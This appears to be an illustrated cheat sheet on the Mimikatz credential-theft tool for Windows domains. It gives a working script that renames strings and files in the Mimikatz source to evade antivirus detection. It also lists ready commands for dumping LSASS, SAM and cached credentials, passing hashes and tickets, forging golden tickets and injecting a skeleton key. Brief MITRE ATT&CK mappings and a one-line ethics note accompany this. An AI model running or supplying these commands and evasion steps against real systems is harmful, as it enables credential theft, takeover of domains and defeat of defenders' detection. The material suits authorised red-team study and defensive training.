


# mimikatz

**Mimikatz** is an open-source post-exploitation tool created by Benjamin Delpy designed to gather authentication credentials on Windows systems.

It was originally created as a proof of concept to show Microsoft that its authentication protocols were vulnerable to attack.



**Mimikatz** is designed to be compiled by the user, but precompiled binaries are available as well as **metasploit** and **PowerShell** scripts.

```
meterpreter > load mimikatz
```

```
PS C:\> Invoke-Mimikatz.ps1
```



*Mimi* in French is slang for cute or adorable, thus **Mimikatz** is really just “cute cats”

## So what can I do with Mimikatz?

Authenticate to Windows systems with stolen LSASS credentials.



**Pass-the-Hash:**  
Password's hash value.

**Overpass-the-Hash:**  
Plaintext password.


**Pass-the-Ticket:**  
Kerberos tickets.

**Pass-the-Key:** Kerberos ticket-granting tickets.


Forge Kerberos tickets to gain access to Windows assets.

**Golden Ticket Attack:**  
Grants long-term  
access without the  
need for credentials.

**Silver Ticket Attack:**  
Limited access to a  
specific service or  
resource within the  
domain.



**DCSync:** Attacker  
impersonates  
domain controller  
and requests  
password data  
including NTLM  
password hashes.



**Skeleton Key Attack:** Attacker injects a master password into the domain controller, enabling them to authenticate as any user.

Creating your own **Mimikatz** binary ensures that you deploy a version that is not detected by the victim's antivirus software.

```
# example mimikatz obfuscation script

git clone https://github.com/gentilkiwi/mimikatz.git windows
mv windows/mimikatz windows/windows

sed -i -e 's/mimikatz/windows/gI' -e 's/MIMIKATZ/WINDOWS/gI' \
-e 's/Mimikatz/Windows/gI' -e 's/DELPHY/James/gI' \
-e 's/Benjamin/Troy/gI' \
-e 's/benjamin@gentilkiwi.com/jtroy@hotmail.com/g' \
-e 's/creativecommons/python/gI' \
-e 's/gentilkiwi/MSOffice/gI' -e 's/KIWI/ONEDRIVE/gI' \
-e 's/Kiwi/Onedrive/gI' \
-e 's/kiwi/onedrive/gI' $(find windows/ -type f)

find windows/ -type f -name '*mimikatz*' -exec bash -c \
'mv "$0" "${0/mimikatz/windows}"' {} \;

find windows/ -type f -name '*kiwi*' -exec bash -c \
'mv "$0" "${0/kiwi/onedrive}"' {} \;
```

**Git clone** the project repository.

**Sed** replaces the various strings that may trigger virus or malware detection.

**Find and mv** renames files with words **mimikatz** and **kiwi**.

Explore additional options for **Mimikatz** obfuscation by researching published YARA rules and VirusTotal signatures

Detecting **Mimikatz** can be challenging because *it operates in memory* by interacting with and manipulating the contents of a computer's **volatile data** rather than relying on the hard disk.



Always use **Mimikatz** responsibly and with ethics in mind!

### MITRE ATT&CK techniques include

**Credential Access (TA0006)**  
Credential Dumping (T1003)

**Defense Evasion (TA0005)**  
Masquerading (T1036)  
Process Injection (T1055)  
Obfuscated Files or Information (T1027)  
Indicator Removal (T1070)

**Discovery (TA0007)**  
System Information Discovery (T1082)  
Account Discovery (T1087)



# Deploy a **Mimikatz** binary

```
C:\> .\mimikatz.exe
```

Run the program on Windows

Impersonate a token from SYSTEM

```
mimikatz # token::elevate
```

Debug to adjust memory of other accounts

```
mimikatz # privilege::debug
```

There are many interesting bits of data to dump!

NT hashes

```
sekurlsa::msv
```

Cred Manager

```
vault::cred
```

SAM cache

```
lsadump::sam
```

Domain cache

```
lsadump::cache
```

Pass the hash

```
mimikatz # sekurlsa::logonpasswords  
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<ntlmhash>  
/run:cmd
```

Overpass the hash

```
mimikatz # sekurlsa::ekeys  
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /aes256:<aeskey>  
/run:cmd
```

Pass the ticket

```
mimikatz # sekurlsa::tickets /export  
mimikatz # kerberos::ptt <filename.kirbi>
```

Exploit the Golden Ticket

```
mimikatz # lsadump::lsa /inject /name:krbtgt  
mimikatz # kerberos::golden /user:<admin> /domain:<domain> /sid:<SID> /krbtgt:<ntlmhash> /id:500 /ptt
```

Exploit the Skeleton Key

```
mimikatz # misc::skeleton
```

